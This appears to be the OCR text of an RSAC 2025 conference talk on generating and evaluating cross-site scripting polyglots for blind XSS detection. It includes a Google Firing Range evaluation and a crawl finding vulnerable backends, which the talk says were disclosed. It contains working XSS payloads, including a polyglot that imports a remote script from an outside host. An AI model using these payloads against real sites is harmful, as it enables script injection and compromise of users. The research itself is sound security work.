RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: USENIX-M01A

# Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting

**Robin Kirchner**

PhD Candidate
Technical University Braunschweig
https://www.linkedin.com/in/robin-kirchner-3073971a3/



# Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

# Speaker's Introduction

**Robin Kirchner**

- PhD Candidate
  - Institute for Application Security, Technical University Braunschweig

- Security and Privacy of Complex Web-based Systems
  - Detection and Measurement of Security Phenomena and Vulnerabilities

RSAC 2025 Conference

# Introduction

## (Blind) Cross-Site Scripting

Many Voices.
**One Community.**

# Cross-Site Scripting (XSS)

- Consistently featured Top-10 web hacking technique*
- Insecure use of attacker input from HTTP requests can lead to script injection

Expected Input

```
web.site#RSAC
```

Malicious Input

```
web.site#<svg src=x onload=alert("xss!")>
```

* OWASP Top-10, e.g., 2013, 2017, 2021


# Testing for XSS

- State-of-the-Art XSS-Detection
  - Where does HTTP input reach HTML?
  - Code review, if available
  - Send requests and inspect response


- Can be automated, e.g., via Taint Analysis [1]
  - Inputs are followed from a source to a sink

[1] Talking About My Generation: Targeted DOM-based XSS Exploit Generation using Dynamic Data Flow Analysis, Bensalim et al., EuroSec'21

# Blind XSS-Attack



# Detecting Blind XSS



# Contexts of XSS

- Different contexts require different attack payloads

```
<a href="..."> ❶ </a>
<iframe src='❷'></iframe>
<script>if(x == "❸"){/**/}</script>
```

Example contexts, parsed by HTML ❶, URI ❷, and JavaScript ❸ parser

```
❶ </a><script>alert(1)</script>
❷ javascript:alert(2)
❸ "){}alert(3);
```

Example exploits

? Unknown Context

❷ https://html.spec.whatwg.org#the-javascript:-url-special-case

RSAC 2025 Conference

# Cross-site Scripting Polyglots

# Cross-site Scripting Polyglots

- Polyglots speak several languages

- XSS Polyglots speak several XSS contexts
  - Payloads designed to work in many contexts
  - Execution is made possible by the interplay of different parsers
  - Applied in web testing as a time-saver

# Cross-Site Scripting Contexts

## **Recall**: Different contexts require different payloads

```
<a href="..."> ❶ </a>
<iframe src='❷'></iframe>
<script>if(x == "❸"){/**/}</script>
```

Example contexts, parsed by HTML ❶, URI ❷, and JavaScript ❸ parser

```
❶ </a><script>alert(1)</script>
❷ j? Works in unknown contexts ✓
❸ "){}alert(3);
```

Specific exploits

```
javascript:alert(2)//"){}alert(3);//</a><script>alert(1)</script>
```


(Very) Simple XSS Polyglot

# Missing Feedback Channel

- Polyglots transport payloads

```
javascript:alert()//"){}alert();//</a><script>alert()</script>
```

(Very) Simple XSS Polyglot with alert-payload




Unknown Backend

# Creating a Feedback Channel

- Polyglots transport payloads

```
javascript:alert()//"){}alert();//</a><script>alert()</script>
```


(Very) Simple XSS Polyglot with alert-payload

```
javascript:import('id.monitor.com/feedback.js')//"){}import('id.monitor
.com/feedback.js');//</a><script>import('id.monitor.com/feedback.js')
</script>
```

Same polyglot with import-payload

# Feedback via Polyglot

- Polyglots load remote script when executed
  - Identifier `id` allows tracing
  - Feedback script returns minimal information when executed



# One Polyglot to Rule Them All?


Let’s generate a super polyglot for all purposes.

**No**, because some contexts are syntactically incompatible.


Instead, create a set of complementing polyglots covering all common injection contexts.

# Synthesizing a Minimal Polyglot Set

- Three components for the synthesis of polyglot sets



1 XSS Testbed



2 Polyglot Synthesis

3 Set Minimizer


# XSS Testbed

- Google Firing Range (GFR) test cases
  - State-of-the-art XSS testbed
  - Internally used for detection tool evaluation
  - Considering 111 firing range tests
    - XSS-related
    - Excluding out-of-scope contexts, e.g., SVG, AngularJS, Flash
    - (still) solvable*

1 XSS Testbed

* Cooperation with Google https://github.com/google/firing-range/

# Monte Carlo Tree Search (MCTS)



- Heuristic search algorithm rooted in game theory
  - Simulates multiple games to determine the next move
    - Details in the paper
- Multiple rounds
  - Synthesize follow-up polyglots focusing on unsolved tests
- About 4.000 polyglots created in two months
  - Simple minimal set selection → 3

2 Polyglot Synthesis

# Seven Polyglots to Rule Them All !

## Seven Polyglots exploit all 111 in-scope GFR Tests

Test solved by polyglot

Only one polyglot solves this test

RSAC 2025 Conference

# Applying XSS-Polyglots

## Comparison with Precise Exploit Generation

Many Voices.
**One Community.**


# Comparison with Precise Exploit Generation

- Evaluation using real-world client-side XSS vulnerabilities (CXSS)
  - CXSS allows precise taint-based exploit generation
- Comparison with Foxhound [1] and taint-based exploit generation [2]
  - Vulnerable flows in Top 10k websites
  - Try to exploit with:

a) Taint-based exploitation generation
b) Our polyglot set


[1] Taint tracking engine Foxhound: https://github.com/SAP/project-foxhound
[2] Talking About My Generation, Bensalim et al. (EuroSec'21)

# Comparison with Precise Exploit Generation




The number of CXSS Vulnerabilities exploited by the approaches.

# Comparison with Precise Exploit Generation



RSAC 2025 Conference


# Real-World Blind-XSS

## Study on the Prevalence of BXSS

Many Voices.
**One Community.**

# Real-world Prevalence of BXSS

- Shallow crawl of Tranco top-100k domains
  - Same-site links up to a depth of 5
  - Unauthenticated requests
  - Preemptive “canary test” against reflections
- Monitoring for BXSS feedback



# Findings in the Wild

The tip of the iceberg

- 18 vulnerable backends

- Custom tools
  - Backend of a Telecommunication Platform
- Vulnerabilities in two popular platforms for
  - Logging, Monitoring and Reporting
  - Industrial Detection and Response
- Well-received disclosure

- Each polyglot triggered backend vulnerabilities
  - Most polyglots were the only triggers for at least one backend
  - Executions seconds to days after submission

